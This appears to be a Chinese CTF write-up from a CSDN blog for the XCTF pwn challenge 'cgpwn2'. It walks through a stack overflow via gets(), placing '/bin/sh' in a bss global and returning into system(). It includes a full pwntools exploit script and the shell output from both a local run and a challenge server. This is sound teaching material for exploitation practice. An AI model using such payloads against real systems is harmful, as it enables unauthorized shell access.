cgpwn2 [XCTF-PWN]CTF writeup系列10

原创

3riC5r 于 2019-12-20 21:11:05 发布 326 收藏
分类专栏： XCTF-PWN CTF 文章标签： 攻防世界 xctf ctf pwn

本文链接：https://blog.csdn.net/fastergohome/article/details/103638627

XCTF-PWN 同时被 2 个专栏收录
28 篇文章 5 订阅
订阅专栏

CTF
46 篇文章 1 订阅
订阅专栏


题目地址：cgpwn2

先看看题目内容：

照例检查一下保护机制

```
root@mypwn:/ctf/work/python# checksec 330890cb0975439295262dd46dac13b9
[*] '/ctf/work/python/330890cb0975439295262dd46dac13b9'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

只有NX打开了，那就应该可以执行栈溢出，打开IDA看下



我们可以看到三个重要的函数：main、hello、pwn，反编译成c语言如下：

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  setbuf(stdin, 0);
  setbuf(stdout, 0);
  setbuf(stderr, 0);
  hello();
  puts("thank you");
  return 0;
}

char *hello()
{
  char *v0; // eax
  signed int v1; // ebx
  unsigned int v2; // ecx
  char *v3; // eax
  char s; // [esp+12h] [ebp-26h]
  int v6; // [esp+14h] [ebp-24h]

  v0 = &s;
  v1 = 30;
  if ( (unsigned int)&s & 2 )
  {
    *(_WORD *)&s = 0;
    v0 = (char *)&v6;
    v1 = 28;
  }
  v2 = 0;
  do
  {
    *(_DWORD *)&v0[v2] = 0;
    v2 += 4;
  }
  while ( v2 < (v1 & 0xFFFFFFFC) );
  v3 = &v0[v2];
  if ( v1 & 2 )
  {
    *(_WORD *)v3 = 0;
    v3 += 2;
  }
  if ( v1 & 1 )
    *v3 = 0;
  puts("please tell me your name");
  fgets(name, 50, stdin);
  puts("hello,you can leave some message here:");
  return gets(&s);
}

int pwn()
{
  return system("echo hehehe");
}
```

注意到hello里面一堆乱七八糟的代码，都没用。只有最后4行是关键：

```
  puts("please tell me your name");
  fgets(name, 50, stdin);
  puts("hello,you can leave some message here:");
  return gets(&s);
```

测试一下两个点都可以溢出，应该不需要两个溢出点

```
root@mypwn:/ctf/work/python# ./330890cb0975439295262dd46dac13b9
please tell me your name
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
hello,you can leave some message here:
Segmentation fault
root@mypwn:/ctf/work/python# ./330890cb0975439295262dd46dac13b9
please tell me your name
aa
hello,you can leave some message here:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault
```

检查一下栈溢出的三个要素，溢出点有了，pwn函数中找到了sytem，还差/bin/sh。全局查找了一下没有发现/bin/sh，在看下变量name是在bss段中，全局变量。那就可以直接把/bin/sh传给name。system和name的地址如下：

```
.plt:08048420 ; int system(const char *command)
.plt:08048420 _system         proc near               ; CODE XREF: pwn+D↓p
.plt:08048420
.plt:08048420 command         = dword ptr  4
.plt:08048420
.plt:08048420                 jmp     ds:off_804A01C
.plt:08048420 _system         endp


.bss:0804A080                 public name
.bss:0804A080 ; char name[52]
.bss:0804A080 name            db 34h dup(?)           ; DATA XREF: hello+77↑o
.bss:0804A080 _bss            ends
```

好了，三个要素都已经搞定，构造一下payload

```
system_addr = 0x08048420
binsh_addr = 0x0804A080
payload = 'A'*0x26 + 'A'*4 + p32(system_addr) + 'A'*4 + p32(binsh_addr)
```

栈溢出已经说了好多次了，就不再赘述了。根据payload编写python脚本如下：

```
#!python
#!/usr/bin/env python
# coding=utf-8

from pwn import *
# context.log_level = 'debug'
p = process('./330890cb0975439295262dd46dac13b9')
# p = remote("111.198.29.45", 57351)

system_addr = 0x08048420
binsh_addr = 0x0804A080
payload = 'A'*0x26 + 'A'*4 + p32(system_addr) + 'A'*4 + p32(binsh_addr)

p.sendlineafter('please tell me your name', '/bin/sh')
p.sendlineafter('you can leave some message here:', payload)
p.interactive()
```

具体执行结果如下：

```
root@mypwn:/ctf/work/python# python cgpwn2.py
[+] Starting local process './330890cb0975439295262dd46dac13b9': pid 197
[*] Switching to interactive mode

$ id
uid=0(root) gid=0(root) groups=0(root)
$
```

执行成功，修改python脚本连接服务器：

```
root@mypwn:/ctf/work/python# python cgpwn2.py
[+] Opening connection to 111.198.29.45 on port 57351: Done
[*] Switching to interactive mode

$ cat flag
cyberpeace{8a707891cac7e8c2b05dd9ea2d76df86}
$
```

执行成功，这个题目考的知识点是如何用bss段变量构造/bin/sh。